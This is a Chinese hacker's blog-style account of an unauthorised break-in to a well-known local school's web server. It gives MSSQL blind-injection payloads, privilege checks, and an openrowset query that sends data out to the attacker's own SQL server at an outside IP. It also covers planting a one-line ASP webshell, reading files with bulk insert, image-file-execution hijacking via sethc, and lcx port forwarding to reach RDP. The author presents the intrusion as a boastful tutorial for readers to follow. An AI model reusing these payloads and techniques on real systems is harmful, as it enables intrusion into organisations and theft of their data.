


Mssql 注射艰难拿下服务器 by 烧饼小组:shaoye


不解释 暑假太热了 坐在电脑旁无聊啊 找个站来日 找啊找啊 尼玛找到个我们这边的一个学校站 还是一个我们这边很有名的学校 开搞吧 不废话

打开主站一看 静态 草啊草



好吧 开软件扫一下再说 打开咋的jsky 没那个wvs那么卡 家电脑垃圾啊垃圾啊

嘿嘿 扫到一个注入点



至于这个后缀是 do 来着 我一时半会忘了怎么解释 但是一样可以注入 你懂的

打开看看



确实存在注入点呢 但是这个注入点不显错

判断什么数据库呀 先来 --注释

返回正常 看来 不是 ACCESS 数据库了 继续

And (select count(*) from dual)>0-- 返回错误

And (select count(*) from sysobjects)>0-- 返回正常

And ord(mid(version(),1,1))>0-- 返回错误

嘿嘿 mssql 数据库 好玩了

看下什么权限

and 1=(SELECT IS_SRVROLEMEMBER('sysadmin'))-- 返回正常

and 'sa'=(SELECT System_user)--返回错误


and 1=(Select IS_MEMBER('db_owner'))-- 返回正常

and 1=(Select HAS_DBACCESS('master'))-- 返回正常

嘿嘿 基本确定 sa 权限 虽然账号不是 sa 但权限是一样的

and @@version>0-- 执行这个

悲剧呢 不显错模式




处理 URL 时服务器出错。请与系统管理员联系。

好吧 现在可以 盲注 union 联合查询(有时候不行 比如没地方返回数据) openrowset 这个把数据导回本地 mssql

先来试试 union 联合查询

Order by 7 最后确定为 7



看吧 没显示返回数据的地方让我继续注入 悲剧啊 也许是浏览器问题 我试了试穿山甲那些工具可以 union 联合查询 应该是可以的 但我手工就是没看到哪里返回了数据的

好吧 我就 openrowset 这个把数据导回本地 mssql

先来看看 xp_cmdshell 存在不

And 1= (select count(*) from master.dbo.sysobjects where xtype='x' and name='xp_cmdshell')

返回正常 我满心欢喜的去执行 我先用本地 nc 监听 80 端口 然后让他 telnet 我的 80

执行后 没反应 ok 看来不行了

好吧 看能用 wscript.shell 来执行命令不 OK 也失败了

沙盒模式吧 尼玛=下我连接了数据库后才知道 xp_regwrite 这玩意都给你删除了

好吧 列目录 妈的

我草他妈的 xp_dirtree 扩展都给你弄了 列不了了 蛋疼啊

恢复扩展这些 鸟用都没 后台那什么的根本就找不到 没旁站

冷静一下 老子 sa 权限 怕个鸟

先获得驱动器

```
create table temp(drive nvarchar(255),MB nvarchar(255))
```

```
insert into temp execute master..xp_fixeddrives
```

然后导回我本地的 mssql 也要现在我本地的 mssql 建立一个

Temp 的列一样的数据类型

然后导回把

```
insert into openrowset('sqloledb', '222.188.155.15','sa','123456', 'select * from test.dbo.e') select *  
from temp--
```

上面自己看着改 应该都能看懂 test.dbo.e 是我本地的数据库 test 里边的 e 表

然后导回本地


查看了一下

C d e f 有这 4 个盘符

好 我们用 xp_subdirs 来列目录 虽然列不出文件 但能列目录就 OK 了 =我找到目录然后写个文件进去就 OK 了


```
;drop table temp;create table temp(dir nvarchar(255));insert into temp EXEC  
master.dbo.xp_subdirs 'C:\'--
```

列啊列啊 我没用查询分析器去连接 我闲麻烦 就是我闲麻烦 后台把我麻烦的要死
我用一款小工具




设置好我本地的数据库 账号密码 然后目标注入点 就可以开始了 速度挺快
先获取数据库 然后获取表 在获取字段 然后就可以获取内容了 我插入表的内容 我用穿山甲那些去注入取数据 取不出来

当我列到 D:\NewWeb 内容为空 也就是后面没有目录 其实是工具出错了 妈的害死我了



我列啊列啊 就是找不到目录 本来准备放弃的 但是睡了一觉 早上起来 还是想干死他

所以啊 我继续列 当我看到网站有这个目录




Directory Listing Denied

This Virtual Directory does not allow contents to be listed.

我记得昨天我看见过这个 managepage

那些当我列到 D:\Department\Department 这个目录的时候



Ok 我准备写一个一句话上去看看是不是这个目录

```
http://www.xxx.cn/page/TVListNews.do?id=110;exec  
'D:\Department\Department\Managepage\Server\xxx.asp';  
"<%25execute(request("cn"))%25>"';--
```

```
sp_makewebtask  
select
```

我在读文件 sa 权限是可以读文件的 bulk 这个 把文件内容插入表 然后弄出来

```
bulk insert temp(id) from 'c:\inetpub\wwwroot\index.asp'
```

上面只是一个掩饰 大家自己去了解

有人说都可以读文件了 去读 iis 配置文件找路径啊

```
c:\windows\system32\inetsrv\MetaBase.xml
```

这文件我读过几次 包括这次 每次都没找到路径

我方法肯定没错 找的方法肯定也没错

我用工具读了一下

[illegible]

http://[redacted]/dept/Managepage/server/xxx.asp

上次更新时间: 2011-08-16 10:53:31.077

```
FF FF FF FF URL h FF FF FF FF FF FF FF FF FF FF FF FF € 03 FF FF FF FF 05 FF € FF FF
```

执行命令没成功 他妈B的 我还换了 xp hello.dll 这个来建立存储过程

都建立成功了 但是一执行命令 就没成功的
我恢复了 xp_regwrite xp_regread(这个第一次没成功)
什么狗屁的沙盒模式 执行没用 建立一个
SysSetup.xml 然后调用它来执行沙盒 一样没用


最后他妈B的 把我逼疯了 我试了下映像劫持 嘿嘿成功了
然后我连接 3389 你妈 连接不上 我靠 开了 3389 的 看来又是什么作怪

不支持 jsp php aspx 等脚本

看来得 lcx 转发一下了 我上传了以后 才想起 妈的 我没地方执行命令啊 都不行执行

最后 我记起了 貌似可以用 shell.application 来执行命令 死马当活马医


哈哈 执行成功了



```
cmd 路径: E:\4448ac\cmd.exe 可读写目录 (用于回显) D:\Department\Department\Managepage\Server
●script ●script shell ●script shell ! ●shell application ●shell application !
cmd
ALLUSERSPROFILE=C:\Documents and Settings\All Users
APP_POOL_ID=DefaultAppPool
ClusterLog=C:\WINDOWS\Cluster\cluster.log
CommonProgramFiles=C:\Program Files\Common Files
COMPUTERNAME=PVCN6IT4GL6E20Z
ComSpec=C:\WINDOWS\system32\cmd.exe
FP_NO_HOST_CHECK=NO
NUMBER_OF_PROCESSORS=2
OS=Windows_NT
Path=C:\WINDOWS\system32;C:\WINDOWS;C:\WINDOWS\System32\Wbem;C:\Program Files\Microsoft SQL Server\80\Tools\BINN
PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH
PROCESSOR_ARCHITECTURE=x86
PROCESSOR_IDENTIFIER=x86 Family 15 Model 107 Stepping 1, AuthenticAMD
PROCESSOR_LEVEL=15
PROCESSOR_REVISION=6b01
ProgramFiles=C:\Program Files
PROMPT=$P$G
SystemDrive=C:
SystemRoot=C:\WINDOWS
TEMP=C:\WINDOWS\TEMP
TMP=C:\WINDOWS\TEMP
USERPROFILE=C:\Documents and Settings\Default User
windir=C:\WINDOWS
```

我草 运气不错

好吧 执行 lcx 来端口转发



```
===== Code by lion & bkbll, Welcome to [url]http://www.cnhonker.com[/url]
=====

[+] Listening port 77 .....
[+] Listen OK!
[+] Listening port 65 .....
[+] Listen OK!
[+] Waiting for Client on port:77 .....
[+] Accept a Client on port 77 from 72.131.132 .....
[+] Waiting another Client on port:65....
```

成功 不过由于这个马来执行 shell.application 一直要刷新 实在是太卡

最后 5 下吧 `sethc` 调用出来了 但是一下停电了 这暑假 太热了 在一个是这个连接太卡了
最后来电了我也没上电脑 去进服务器了

就到这里吧

可能说的不清楚 呵呵 我相信还是很多朋友看得懂